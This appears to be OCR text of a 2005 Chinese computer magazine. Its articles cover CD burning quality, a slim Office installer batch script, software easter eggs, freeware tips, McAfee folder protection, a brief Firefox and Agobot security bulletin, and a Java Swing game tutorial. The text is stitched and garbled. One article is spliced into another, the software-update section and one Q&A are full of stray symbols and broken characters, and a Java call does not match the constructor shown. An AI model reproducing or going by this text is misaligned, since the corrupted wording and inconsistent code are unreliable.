相信没有人希望自己刻录出来的CD出现爆音或者刻录出来的VCD出现马赛克。所以在刻录VCD或CD时大多使用降速刻录。但除此之外，你可能忽视了“刻录质量”这个问题。

你知道吗?

拿到任何一张刻录盘，只要使用Nero中的Nero CD-DVD Speed就能检测出光盘的“刻录质量”：选择“其他”菜单项下的“ScanDisc”可以检测出光盘中的数据是否能够100%正确读取；使用“光盘质量测试”(见图)，可以测试出光盘质量，并给出详细报告，你现在还看不懂？别急，我们会在以后的杂志中教会你如何看懂它们。



1.数据、VCD及CD的格式差异

平常刻录出来的数据、VCD及音乐CD它们在存储格式上是不同的。数据一般是使用Mode 1格式，VCD使用Mode 2 Form 2格式，而音乐CD则采用的是Audio格式。

这里的Mode 1及Mode 2最大的区别就是前者包含了错误修正码(ECC:Error Correction Code)及错误侦测码(EDC:Error Detection Code)，它们用于保证资料的正确性，但这要占用一部分的空间，因为这些特性所以Mode 1多用于保存数据、软件等。而对于Mode 2，则细分为Form 1及Form 2两种格式，Mode 2 Form 1包含EDC与ECC，所以该格式和Mode 1一样可储存对准确性要求高的资料；Mode 2 Form 2则不包含ECC，这样当资料的读取有误时，无法修正，当然这也让光盘有更多的可利用空间。对于Audio格式，则连基本的EDC也没有。

现在你应该明白了，当光驱读取影音资料及声音资料时，不管正确与否，只要读到东西，就让它过去，这样在欣赏VCD和 听音乐时才不会有停顿的现象。当只有少数的错误数据时一般根本不会被我们所察觉。当错误较多时，大家就会看到马赛克或是听到爆音了。

2.爆音、马赛克源自哪里?

不少人认为VCD和音乐CD都是数据，数据的资料用电脑复制后，一定会和原来的一模一样，而实际这是个错误概念。举个最简单的例子，很多时候，我们用来做光盘复制的源盘并没有马赛克或爆音，但复制出来的光盘或多或少



图5

安装时候所需要的全部文件列表。

这里的步骤仅限于当前操作系统安装Office精简版的文件列表，为了让最后制作的安装文件可以运行在所有操作系统中，还需要在不同系统中安装一次，将所有的文件列表进行合并，得到最终的文件列表。一般来说，能满足Windows 2000安装，大部分都可以满足Windows XP/2003的安装，如果条件不足，也可以直接用Windows 2000安装时制作的文件列表。

获得精简后的最终文件

下面，我们就要编写批处理，从而得到最终的Office精简版。目标是从D:\Office复制Office精简版需要的文件到E:\Officemini\Office中。批处理内容如下(可根据实际情况路径)：

```
xcopy D:\Office E:\Officemini\Office\ /T
for /F %%i in (Officefilelst.txt) do copy %%i E:\Officemini%%~pnxi
```

之后，运行该批处理文件，全部完成后，E:\Officemini\Office中就是打了SP1补丁的精简版Office 2003。

测试你的成果

在不同的全新安装的操作系统进行测试，看看是否有缺少文件的情况发生。经笔者测试，一般是不会缺少文件的。怎么样，还不快去定制你的Office安装包？ CF [YY07]

都存在马赛或爆音的现象，是什么原因引起问题的呢？

■使用过高的速度读取、刻录光盘；

■使用的刻录盘片质量不佳；

■读取源盘的光驱读取能力过差；

■刻录机刻录 Mode 2 及 Audio 的能力过差。

很多人在刻录时只是一味求快，但却忽视了刻得快并不代表刻得好这个问题，在光盘外圈部分，这个问题尤为突出。所以刻好的光盘只测试前面部分还是不够的，最好是跳至后段播放看看，如果有马赛克或爆音，下次就要降速来刻录了，直到降到了某个你可以认为可以接受的速度为止，当然你也可以直接使用下面推荐的速度。

在刻录 VCD 时，如果刻出的电影有马赛克(源盘并没有)，可以试试将源盘放到刻录机中，而刻好的光盘放到读取数据的光驱中，然后使用工具(比如 Total Commander 的文件对比功能)对比两个光盘中的DAT文件，当然结果不会是一模一样的——马赛克就是在复制时产生的。

除上面情况外，还有一种情况是兼容性问题，比如刻录出来的光盘在有些光驱中播放不会出现马赛克，同样的盘在其他光驱中则会出现问题，而将DAT文件复制到硬盘中播放则正常，这通常就是兼容性问题，而且一些较好的盘片更容易出现这个问题。出现这种问题，有可能重刻一次的光盘反而质量更好。而“兼容性”也是衡量“刻录质量”的一个标准。这个问题只有多了解其他朋友在出现马赛克或爆音时，询问他们用的是几倍速刻录，用的是什么刻录机，什么盘片等。

3.刻录到底要用几倍速？

一般来说，刻录 VCD 和音乐 CD 应该使用 8 倍速左右，超过8倍速时，刻出来的光盘很容易出现马赛克(尤其是光盘的外圈部分)。当然你也可以根据自己的刻录机使用其他速度，比如使用12倍或是16倍速刻录出来的光盘也很完美，一样可以使用。另外，前面提到的“兼容性”问题也可以通过降低刻录速度来解决。

4.刻录 VCD、CD 应该选择什么品牌的刻录机？

这里笔者只给出网友评价还不错的，用来刻录 VCD 及音乐 CD 的刻录机品牌，它们分别是 Teac 和 Plextor，当然这两个品牌的刻录机都要贵一些，但如果经常刻录VCD或音乐CD，还要追求完美的品质，那么选择它们是不会有错的，毕竟这两款刻录机还同时具有不挑片、可长时间刻录(比如连续刻录50张光盘)等优点。

对于读取源盘的光驱，同样也很重要，毕竟 Mode 2 及 Audio 的格式非常容易出错，当刻录机收到的数据有问题，自然就把这些“问题数据”刻录出来了，由此产生马赛克及爆音。

由于 Mode 2 及 Audio 不具有纠错功能，所以很多光驱都故意放慢了抓音轨的速度。这也就是很多朋友都奇怪为什么一个 50 倍速的光驱在复制音乐光盘时速度很慢的原因。对于有较高要求的朋友，在选择读取源盘的光驱时，同样也不能忽视。那么我们应该如何选择呢？你可以试着做个小测试：连续两次抓同一首歌的音轨，然后比较两次的文件，如果完全一样，表示光驱的抓轨能力还不错。一定要注意“抓得快，未必抓得准”(由于没有纠错，做到“快”很容易)。

5.刻录盘片的选择

现在刻录盘品牌越来越多，价格从低到高也有所不同，相信你经常看过一些评测文章，这里不再赘述。我们只说一条很多人没有注意到的问题：不要使用价格过低的杂牌盘片。很多人的刻录机用了没多久就坏掉，就是因为经常使用杂牌的刻录盘所致，毕竟一分钱一分货。

小编有话说：如果没有好的光驱来读取源盘时，也可以用刻录机先将源盘制作成镜像文件，然后再进行刻录，虽然耗时，但刻录质量可以得到保证。

网络大补贴

如果你想了解刻录盘片到底哪些好，那么可以看看CDBest网站进行的盘片大评测，看看你到底应该买哪一款。

测试盘片——亮相：http://www.cdbest.net/2003/ReadNews.asp?NewsID=1068

刻录品质测试：http://www.cdbest.net/2003/ReadNews.asp?NewsID=1069

保存品质测试：http://www.cdbest.net/2003/ReadNews.asp?NewsID=1227

http://www.cdbest.net/2003/ReadNews.asp?NewsID=1406

CF [YY08]

FlyakiteOSX 2.0 SE 专为中文造

★ ■LOLI

大家一定还记得本刊在 2005 年第 3 期《资源和美丽我全要 XP 完美克隆 Mac OS》介绍过的 FlyakiteOSX 1.0，这篇文章受到了不少读者的欢迎，现在其最新版本 FlyakiteOSX 2.0已经推出。下载地址：http://dl.pconline.com.cn/html/1/6/dlid=13476&dltypeid=1&pn=0&.html。在安装时需要注意，如系统为简体中文，需下载特别版，其他语言的系统安装普通版即可。

新版本最大的特色就是专为中文系统用户设计了特别版，解决了上一版本中无法使用“计算器”的问题。同时，老版本中无法进行系统更新的问题也得以解决。

当然，新版本还遗留了一些老问题，比如菜单中字号变小的问题依旧存在，所以还需要使用安装字体补丁(下载地址：http://www.newhua.com/cfan/200510/ztbd.exe)。在安装前，需要先切换回 Windows XP 的默认主题，然后再进行安装即可。

CF [YY09]

新鲜的彩蛋挖出来

★

■北京　风云

你一定听说过许多软件中藏着程序员秘密加入的特殊标志或程序，它们被叫做彩蛋，相信你也一定知道一些软件的彩蛋，比如：在Nero Burning Rom中点击“Help→About…”，接着双击窗口下方两个燃烧的光盘，一条跳舞的文字出现了，多双击几次还会变换；打开WinRAR的“帮助→关于WinRAR”，单击左侧的WinRAR书本图标，它会慢慢掉落；在PhotoShop中按住Ctrl键后点击“帮助→关于PhotoShop”，一只大眼睛会瞪着你……

当然，以上彩蛋大家都说得太多太多了，今天我们就来介绍一些新鲜采集到的软件彩蛋，让你大开一下眼界。

1.Winamp 5.0里面彩蛋多

(1)随音乐闪动的界面

启动Winamp(皮肤为Modern)并播放歌曲，在键盘上慢慢输入“nullsoft”(不带引号)，在输入“l”后按下Esc键取消弹出的窗口，输入完成后，你会发现Winamp窗口会随着音乐闪动。如果把皮肤更换为“Winamp传统”，再次重复上面操作，注意标题栏文字会发生变化，并查查它的意思是什么吧。

(2)让两只骆驼为你跳舞

保证皮肤为Modern，播放音乐，通过鼠标拖拽将Winamp窗口尽量拉长，如图1所示进行操作。两只骆驼会出现，并随着音乐晃动脑袋。



图1

(3)测测你的小鱼能转多快

按下Ctrl+P组合键打开“参数设置”窗口，进入“插件→输入”，选中“Nullsoft Vorbis解码器”后单击“关于”按钮，在弹出窗口中迅速不断双击左侧的鱼图标，那条鱼会随之转动，下面会出现转速，和朋友比比谁让鱼转得更快。

小提示

其实Winamp的彩蛋还有很多，比如：打开其“关于”窗口的“版权”选项卡，按住Shift+Ctrl键，双击画面会出现另外一个界面。

2.Messenger Plus!神奇的命令

Messenger Plus!是优秀的MSN Messenger增强工具，它提供了很多特别的功能，而其中的快速命令很有意思，打开一个聊天窗口，输入“/”(不带引号)后会自动弹出如图2所示的菜单，选择相应命令即可实现类似脱机、发送文件等(有些命令需要对方也安装该软件)。当然你也可以直接在聊天窗口中输入相应命令，比如：/sendfile是发送文件、/away是转为离开状态等。不过Messenger Plus!中还隐藏着一些特别的命令。



图2

(1)/strek \V/：会弹出一个人像并发出语音提示。

(2)/community：这是3.5x版新增的一个彩蛋命令，你试着输入一下看看效果！

3.FireFox对微软的回击

在FireFox地址栏中输入“about:mozilla”(不带引号)，是不是出现了一长段文字？翻译过来的意思是：

终于，那野兽倒下了，异教徒们为此而欢庆。但是一切并未结束，因为一只巨鸟已从灰烬中诞生。那鸟从空中俯视着异教徒们，向他们施放火与雷电。因为这野兽已重生为巨鸟，恢复了力量。金钱的追随者们在恐惧中后退。

这个网页称这段文字来自于Mozilla之书，而7:15指2003年7月15日，Netscape 览器开发人员被解雇，Mozilla组织独立，巨鸟指Mozilla组织，火焰和闪电指代Mozilla Firebird。

其实Mozilla之书并不存在，但这个历史性的彩蛋一直延续在Netscape系列之中，包括Netscape、Mozilla、FireFox，只要在地址栏输入“about:mozilla”，就等于翻开了这本书，当然其中内容也不一样。如果你有兴趣可以看看http://www.firefox.net.cn/newforum/viewtopic.php?t=2164&view=next的介绍，非常棒，也非常有意思！而Mozilla全书在http://www.mozilla.org/book/。

4.Adobe ImageReady CS中的小鸭子

点击“帮助→关于ImageReady”，按下Ctrl键不放，鼠标指针将变为图章工具，接着在这里点击鼠标，你会发现可爱的小鸭子出现了，但一共只能有十只。接着关闭这个窗口，按下Ctrl+Alt键不放，点击“帮助→关于ImageReady”(也是一个彩蛋)，你会发现刚才画出的小鸭子到了这个彩蛋的画面上。不要松开Ctrl+Alt键，用鼠标点击小鸭子，是不是像是开枪打它们呢？ CF [YY10]



软件版本:1.0
软件大小:16KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200510/subnet.rar

计算子网掩码的小工具:IPSubnetter

问：我最近在进行网络工程师的相关培训，在计算子网掩码方面一直不是很熟练，请问有没有这方面的软件可以帮助我呢？



答：计算子网掩码的确非常麻烦，而这又是从事网络工作、管理大型局域网所必备的知识。所以简单的计算出子网掩码就成了一个很大的问题。要解决空虚问题我们推荐使用IPSubnetter，它是一款专门用来计算子网掩码的小软件。

软件使用很简单，打开后，在"主机IP"中输入好IP地址，然后通过"掩码位"滑块设置好掩码位，这时就可以在"主机最多"处看到该网段内的最大主机数。在"当前主机范围"内可以看到网段内所有IP地址。注意，当掩码位超过24时，要查看满足条件的最大主机数时，要将"主机IP"全部清空。

图标转换轻轻松松:AveIconifier



软件版本:N/A
软件大小:667KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200510/aveicon.zip


问：我有很多图片，想将它们转换为图标，请问如何制作呢？

答：关于制作图标，本刊在2005年第7期的《轻轻松松学做XP风格图标》中已经介绍过使用IconWorkshop，将PNG格式图片转换为ICO图标的方法，这里再介绍一款使用简单，可以快速上手的图标转换绿色软件——AveIconifier。

将软件下载，并解压缩，运行AveIcon.exe，打开软件，你会看到左右两个窗格。将PNG、JPG、GIF或BMP等格式的图标拖拽至右侧的窗格，这时软件进行图标转换，并在左侧窗格中显示结果，右击左侧窗格，还可勾选最终生成图标的各种尺寸。最后，将左侧窗口生成的图标拖拽至保存图标的文件夹中即可完成转换。另外右击软件的标题栏，你还可以为软件更换多种皮肤，非常的方便。

为桌面增加小时钟:雪狐迷你钟(MiniClock)

问：我希望在桌面上做一个漂亮的时钟，请帮我推荐一款。



答："雪狐迷你钟"这款时钟软件非常漂亮，可以自定义使用各种图片作为表盘。

安装并运行软件后，你就可以看到漂亮的时钟了。右击系统托盘图标，选择"系统设置"，在"钟面背景"中就可选择各种皮肤。如果里面没有你喜欢的皮肤，那么从http://www.snowfoxstd.com/Download/MiniClock_Other_Skins.rar能下载更多的皮肤，然后将这些皮肤解压缩至软件安装目录下的Skins子目录中即可。

软件版本:1.2
软件大小:2758KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/32172.htm


在使用这款软件时，如启用了"鼠标穿透"及"嵌入桌面"功能，同时把"系统设置"窗口中的"系统启动时运行"及"显示系统托盘图标"勾选了，那么系统托盘将不会显示图标，这时需要用"记事本"将软件安装目录下的MiniClock.ini文件打开，把ShowTrayIcon=0改为ShowTrayIcon=1即可。



新软试用

新疆读者李斌:如果你需要制作网页，并且经常需要分割图片（如方便览大尺寸图片、制作拼图或是防止别人下载网站上的图片），建议使用SplitZ!。它可以将BMP、JPG、TIF、PNG图片分割成若干小图片，同时在输出时还会保存为HTML文件，并且可以为每张图片设置不同链接，非常方便。软件还有JPG文件压缩功能，这样不必切换其他软件，直接就可以将JPG压缩得更小。

打开软件后，点击左上角按钮，然后点击图片添加分割线，完成后选择"文件→导出"即可保存为JPG（BMP、TIF、PNG等格式）文件及组合好所有图片的HTML文件了。在保存时你还可以编辑HTML源代码，为每一块图片指定不同的链接。



软件版本:1.51 汉化版
软件大小:902KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200510/splitz.rar

试用体验

上海读者李浩:最近CyberArticle（网文快捕）更新到4.2版，大家在升级时可以直接覆盖老版本。这个经历了11个Beta版的版本增加了标签、虚拟文件、节点列表、导入CHM文件等功能。另外，如果大家在使用CyberArticle时，如出现了书籍文件错误，无法打开的情况，

最近更新

傲游(Maxthon) 1.2.3

升级指数：★★

"大的多 窗口 览器软件。新版本解决# 些情况下无法$ 录Gmail的问题；加快了关%速度;&' 了 览(下载速 度。

下载地址:http://nj.onlinedown.net/soft/15581.htm

拼音加加 3.10

升级指数：★★

非常不错的拼)输入 法。3.10版增加了*+ 网,- 工! (./用 0选择是1使用) 及还2 系统默认3 频的功能，还新增了使用Shift键切换中4 文的选项，同时增" 了存盘文件安全5 。

下载地址:http://nj.onlinedown.net/soft/28666.htm

Messenger Plus! 3.52.130

升级指数：★★★★

功能" 大的MSN Messenger(以下简称MSN)6 件。新版本修复了MSN 7.0的785 问题，如果你已经开始使用MSN 7.0，推荐升级到此版本。

下载地址:http://nj.onlinedown.net/soft/13198.htm

腾讯QQ/TM珊瑚虫外挂 3.12

升级指数：★★


可以显示IP的QQ版本。新版本9 :修复部 分机器$录时 ;<的问题， 同时去除了=>? QQ迷你门0 ，@于最A 要的IP数BC更新到了 0415200920版。

下载地址:http://nj.onlinedown.net/soft/32845.htm

可以D使用“书籍修复工！ ”(下载地址:http://www.wizissoft.com/download/checkbook.zip)进行修复，如果书籍还是无法打开，那么可以使用BookDump(下载地址:http://www.wizissoft.com/download/bookdump.zip)将EF书籍 中的HTML文件GH 出来。

在桌面上显示日历及天气预报:雪狐日历精灵

问:我想找一款在桌面可以显示日历及天气预报信息的软件，请问是否有这样的软件？



软件版本:1.51
软件大小:4099KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/30945.htm

答:推荐你使用“雪狐日历精灵”，这款免费软件可以说是目前最受欢迎的桌面日历软件。

将软件下载，安装并运行软件(注意，在安装时会默认安装中文域名，如不需要，请手动去除勾选)。这样在桌面上就会出现一个漂亮的日历了，将它移动到适当的位置，然后右击系统托盘软件图标，选择“鼠标穿透”及“嵌入桌面”；接着，再右击系统托盘图标，通过“皮肤”项来选择一款自己满意的皮肤(Default项中的部分皮肤可以显示各种节日)。软件默认的天气预报显示的是“北京”，可以通过系统托盘图标右键菜单中“系统设置→网络设置”下的“所在城市的名称”修改为其他城市。

如果你在使用MyMPC等播放器全屏播放视频时，如果总会自动跳出全屏，那么可以去除软件“系统设置”窗口中的“基本设置”项的“自动整理内存”。

软件内置的很多皮肤都是单独显示天气预报或单独显示日历，这就需要同时打开两个“雪狐日历精灵”，要实现此功能必须要使用软件的-MultiInstance参数:当需要打开第二个“雪狐日历精灵”时，只要在“开始→运行”中输入"C:\Program Files\SnowFox\CalSprite\CalSprite.exe" -MultiInstance(请自行修改软件安装路径)即可打开第二个甚至更多的“雪狐日历精灵”了。

为了减少系统托盘内的软件图标，去除“系统设置”窗口下“基本设置”项中“显示系统托盘图标”的勾选即可。当你需要再设置软件时，只要再运行一次“雪狐日历精灵”，系统托盘就会出现图标了。

如果你觉得软件内置的皮肤还不够，那么可以从http://www.newhua.com/cfan/200510/snowfoxskin.rar下载更多的皮肤，然后将解压缩后的文件保存到软件安装的Skins目录下即可。

使用任意图片制作个性壁纸的小工具:Walleye

问:我想将几张照片组合在一起制作一张壁纸，请问用！ 软件"#合$?

答:你可以试试Walleye，这是一款绿色软件，可以简单快速地将任意图片组合，通过缩放大小、改变透明度等操作，最终得到一张漂亮的壁纸。

打开软件，只要从“资源管理器”直接拖拽文件到主程序界面，或是使用复制、粘 的方法 就可以将图片添加到程序窗口中，然后在工!窗口 中就可以设置背景色、透明度等项。全部完成后，点击最左侧的按钮“File Menu”，然后选择“Make Wallpaper”项即可修改壁纸。 CF [YY11]

软件版本:0.01
软件大小:1.2MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200510/walleye.rar

你的文件保护好了吗？

★★★

■北京 LL

在日常使用电脑中，经常会有重要的文档是不希望别人看到、修改、删除的，那么你是如何来实现的呢？

1.使用NTFS分区

如果你的电脑上有NTFS分区，建议将要保护的重要的文档放到此分区中，并按照如下方法操作：在"资源管理器"中右击需要保护的文件或文件夹，选择"属性"，点击"常规"选项卡下的"高级"按钮，勾选"加密内容以便保护数据"项即可。如果需要为不同的用户设置不同的权限，可在"安全"选项卡下进行设置。

2.使用第三方软件

如果是FAT32的分区，要保护一个文档，那么一般只有使用加密、伪装文件夹或文件的方法来实现了。这类软件很多，比如加密金刚锁等。

3.使用杀毒软件

没想到杀毒软件也可以兼职"文件保护"吧。而提供这个功能就是McAfee VirusScan 8.0i（以下简称McAfee）。8.0i与7.0相比，增加了很多新功能，其中很重要的一项就是"访问保护"（具有木马端口阻挡、共享资源保护等作用），这也使McAfee不再仅仅只是防杀病毒这么简单。

比如，你电脑中的D:\DOC文件夹中保存了很重要的文档，现在不允许修改、删除该文件夹下的文档，应该怎么操作呢？

第一步：右击McAfee系统托盘图标，选择"VirusScan控制台"，在弹出的"VirusScan控制台"窗口中双击"访问保护"项，打开"访问保护属性"窗口。

第二步：在"文件、共享资源和文件夹保护"选项卡下选择"阻挡对所有共享资源的读写访问→阻止并报告访问尝试"。



图1

第三步：点击"添加"按钮，在"规则名称"中输入"保护D:\DOC"（不含引号），在"要阻挡的文件或文件夹名。允许使用通配符"中输入"D:\DOC**"（不含引号）。在"要阻止的文件操作"下勾选"写入文件"及"删除文件"，点击"确定"两次即可（见图1）。现在这个文件夹下的文件已经不能修改或删除了。

小提示

在"VirusScan控制台"中，点击菜单中的"工具→用户界面选项"，在弹出窗口中点击"密码选项"，为McAfee设置密码，可以防止别人修改你的设置。

虽然McAfee已经提供了足够的"访问保护"，但我们还可以让它保护得更全面一些。下面再来介绍增强"访问保护"的简单方法。

第一步：从http://www.newhua.com/cfan/200510/MVS.rar下载"访问保护"设置文件压缩包，然后解压缩，并运行其中的注册表文件。

第二步：按照前面介绍的方法打开"访问保护属性"窗口，这时就会看到增加的项目了（见图2）。



图2

在使用这个设置文件后，还需要注意一些使用问题：

①如果使用了网络防火墙，"端口阻挡"功能中新增加的几个端口可以不必勾选；

②当安装要向系统文件夹写入文件的软件时，要去除"文件、共享资源和文件夹保护"选项卡中如图3所示4个项目的勾选；




图3

③如果想在C盘根目录中复制文件，要去除"文件、共享资源和文件夹保护"选项卡下"要阻挡的文件和文件夹"中"禁止C:\建立新文件"项的勾选。

CF [YY14]

未发布任何相关补丁文件。

漏洞再现：新版Firefox、JavaScript导致用户敏感信息泄漏

影响系统：Firefox 1.0.2

漏洞分析：Firefox 览器经过近半年的推广，在用户中已经有了很多拥护者，但其1.0.2版又出现了漏洞，当用户使用JavaScript脚本引擎中的"lambda"替代法可在运行JavaScript字符串结束之后暴露出一些专用的内存空间。利用这个安全漏洞可以获得内存中敏感的信息。类似于以前流行的键盘记录软件记录当前内存中保存的信息，而非存储在硬盘的信息。

补"洞"方法：Firefox官方还未发布补丁，建议暂时关闭 览器中支持JavaScript的功能，或到http://www.firefoxcn.com/升级至最新版本。

病毒再现："高波"病毒最新变种aqc(Backdoor/Agobot.aqc)

病毒分析：该病毒除包括以前的盗取用户机密信息、执行DDoS攻击、开启SOCKS4代理服务等，还会释放出另一个"麦涛"病毒（关于"麦涛"病毒，可参考2005年第9期《CFan通缉令》）。"高波"aqc运行后，首先在系统目录及C盘目录下创建属性为只读及隐藏的病毒文件，然后再释放"麦涛"病毒变种，接着修改注册表，实现程序文件的开机自启。破坏Windows的DCOM服务，修改用户文件共享目录，终止一些杀毒软件及防火墙的进程。同时修改用户计算机HOSTS文件，屏蔽杀毒软件厂商站点。此外，它还会开启TCP113端口，连接黑客指定IRC服务器，可执行的黑客指令包括：下载并执行黑客指定程序文件；向外发送数据包；记录键击，盗取用户机密信息；执行DDoS攻击等。

折"着"办法：及时升级杀毒软件，同时为系统打好补丁。

■武汉 张剑

将装修进行到底 为游戏设计漂亮面子

Swing 跟我学之游戏设计(4)

★★★★

- ☐ Swing 基础知识
- ☐ 游戏构架及图像处理
- ☐ 绘图及动画
- ☑ 完善细节

本文可以帮你学到

你有没有经历过装修？尽管它是件劳神费力的事，可现代人还是不遗余力地在装修上花尽心思。毕竟，在这个视觉支配感观的时代里，谁会嫌自己家太漂亮呢？今天，就让我们秉着精益求精的完美主义精神，在上次已经完成的游戏界面里再做一番细致的装饰，将装修进行到底！

JDialog 增强型对话框窗口

还记得我们最初做的“关于”功能吗？虽然“关于”对话框能很好工作，但当你要写比较长或者是比较复杂的内容时，就会感觉到 JOptionPane 有些捉襟见肘。

让我们用JDialog来制作漂亮的对话框吧！ JDialog和JFrame一样同属顶层容器控件，使用方法 JPanel 几乎一样。下面先来看看我们的第一个 JDialog 小程序吧：

```
public class AboutDialog extends JDialog {
  JLabel about = new JLabel("关于:这可是JAVA写的连连看哦! ");

  public AboutDialog(JFrame frame) {
    this.setTitle("About");
    this.setSize(320, 200);
    about.setHorizontalAlignment(SwingConstants.CENTER);
    this.getContentPane().add(about, BorderLayout.CENTER);
    this.show();
  }
}
```

然后将主程序中的“关于”部分的代码修改如下：

```
if (e.getSource() == about) {
  new AboutDialog();
  return ;
}
```

现在运行看看，是不是大气多了？当然，现在的样子仍稍嫌简陋了一点，所以还得再接再励。这里告诉大家一点小技巧：如果在程序中加入了JDialog.setDefaultLookAndFeelDecorated(true)，对话框窗口的显示就会使用Java的外观风格，会比原来的对话窗口漂亮得多！需要注意的是，当使用了Java观感后，对话框右上角的关闭按钮就不会显示出来，因此得自己加上“关闭”按钮及关闭窗口的事件处理。

自己动手试试，你能做出和我一样漂亮的对话框吗(见图1)？



图 1

黄糖故事

模态窗口和非模态窗口

在Windows中，我们常常会接触到模态窗口和非模态窗口。所谓模态窗口，就是指当前窗口弹出时，只有关闭此窗口才能继续进行其它窗口的操作。非模态窗口则是即使不关闭当前的窗口，也可以对后面的的窗口进行操作。最典型的例子就是Windows中自带的“记事本”软件，“字体”功能就是模态窗口，而“查找”功能就是非模态窗口了。

在JDialog中，我们可以用JDialog(Frame owner, boolean modal)来指定对话框的模态或非模态状态。

在控件上使用 HTML 标签

大多数的Swing控件可以显示文字，对于这些控件，在一般情况下，只能使用单一字体、单一样式、单一颜色来显示。比如说，当要在标签JLabel控件上显示文件时，我们会用到JLabel的setFont()、setForeground()等方法，并且代码看起来会是这样：

```
label = new JLabel("A label");
label.setFont(new Font("Serif", Font.PLAIN, 14));
label.setForeground(new Color(0xffffdd));
```

如果想在某段文字中使用不同的字体或颜色，其实可以使用HTML格式。在控件上使用HTML格式确实是一件令人兴奋的事情，我们只需要简单的将<html>标记写在控件中就行了，比如可以这样创建一个JLabel：

```
JLabel label = new JLabel("<html><font color=red>RED</font></html>");
```

然而，直到JDK 1.4.2，并非所有的控件都可以使用HTML格式，在SUN的官方文档中提到：支持HTML格式的控件只有按钮、菜单、标签、提示、标签面板、树和表格。无论如何，这都是一个非常好用的特性！

强劲的编辑器控件 JEditorPane

上面说到了HTML格式，HTML格式使得Swing控件显示文字的能力增加了不少，然而，如果要进行图文混排的显示，HTML格式也无能为力了。

网络让世界变得精彩，互联网中各式各样的网站都与HTML分不开，就算不懂HTML，也可以使用Word、FrongPage等工具制作出漂亮的网页来。因此，如果能够将网页在控件中显示出来，那就解决了不少问题。

JEditorPane是Swing中一款非常强大的文本编辑控件，如果想完全了解JEditorPane的用法，绝不是简简单单的一两篇教程能说讲完的，大家如果有兴趣，可以看看Java安装目录下demo\jfc\Stylepad下的演示程序，它可以告诉你JEditorPane有多么强大。

在JEditorPane中，我们完全可以将HTML文件(或写字板等文字处理软件生成的RTF格式的文件)直接显示出来，虽然它还不能完整地支持HTML的所有标准。因此，大家在制作页面的时候，尽可能的只使用HTML3.2标准的语法而不要使用CSS、JavaScript等特性。

如何让JEditorPane显示HTML文件呢？最简单的做法就是：

```
JEditorPane EditorPane= new JEditorPane();
URLClassLoader urlLoader = (URLClassLoader)this.getClass().getClassLoader();
URL url = urlLoader.findResource("doc/help.htm");
EditorPane.setEditable(false);
EditorPane.setPage(url);
```

我们首先使用setEditable(false)语句使JEditorPane中的内容不可编辑，然后再使用setPage(url)方法载入需要显示的HTML文件。

不仅如此，JEditorPane还可以处理HTML中的链接，做法也非常简单。首先，要使JEditorPane能够响应点击链接的事件，我们需实现HyperlinkListener接口。然后，我们为JEditorPane添加超链接的监听：

```
HelpPane.addHyperlinkListener(this);
```

最后，我们再实现监听链接事件的处理：

```
public void hyperlinkUpdate(HyperlinkEvent e) {
  if (e.getEventType() == HyperlinkEvent.EventType.ACTIVATED)
{
    JEditorPane pane = (JEditorPane) e.getSource();
    if (e instanceof HTMLFrameHyperlinkEvent) {
            HTMLFrameHyperlinkEvent evt =
(HTMLFrameHyperlinkEvent) e;
      HTMLDocument doc = (HTMLDocument) pane.getDocument();
      doc.processHTMLFrameHyperlinkEvent(evt);
    } else {
      try {
        pane.setPage(e.getURL());
      }
      catch (Throwable t) {
        t.printStackTrace();
      }
    }
  }
}
```

只需要简单的三个步骤，我们就可以享受JEditorPane带来的处理HTML页面的好处，做出漂亮的帮助文档了(见图2)。




图2

改变鼠标光标的样式

目前为止，我们在程序界面上已经花了很多功夫，界面也慢慢变得漂亮起来。不过，装饰永无止境，下面就来谈谈如何改变鼠标光标的样式吧。实际上，createCustomCursor(Image cursor, Point hotSpot, String name)就能满足要求。其中，cursor是要设置为光标的图片，hotSpot是图片显示在实际光标位置的位移，name是给光标起的名字。现在挑选一张自己喜欢的图片来作为程序的光标吧(见图3)。


图3

如果仍然觉得意犹未尽，那么还可以制作动画光标。首先准备好一系列图片，然后使用Timer()方法来设置一个定时器，每隔一段时间就变换光标的图片，这样，光标不就动起来了？

声音

声音是Swing的一部分吗？回答是否定的。虽然声音不属于Swing，但为了让我们的游戏更加完美，还是一起来看看怎样处理声音吧。

Java自出道之日就能处理声音，但那时只能在Applet中进行处理，即便如此，声音的格式也只能是少见的AU格式。幸好，SUN意识到了这个问题，在JDK1.3之后，Java就提供了专门的声音处理包来满足声音处理的需求。

Java支持MIDI和WAV格式的声音文件，javax.sound.midi和javax.sound.sampled这两个包就是用来处理MIDI和WAV文件的。MIDI格式优点在于文件小，缺点是只能保存乐曲而无法包含波形声音信息，WAV格式虽然能包含波形声音信息，可惜文件太大。因此，我们可以将MIDI作为游戏背景音乐，WAV作为音效。

由于对WAV格式文件的操作和MIDI格式文件的操作十分相似，他们的区别仅在于使用的包不同，因此，我们就以处理MIDI格式的文件为例子吧：

```
// 读取midi文件
public void loadMidi(String filename) throws IOException,
InvalidMidiDataException {
  URLClassLoader urlLoader = (URLClassLoader)this.getClass().getClassLoader();
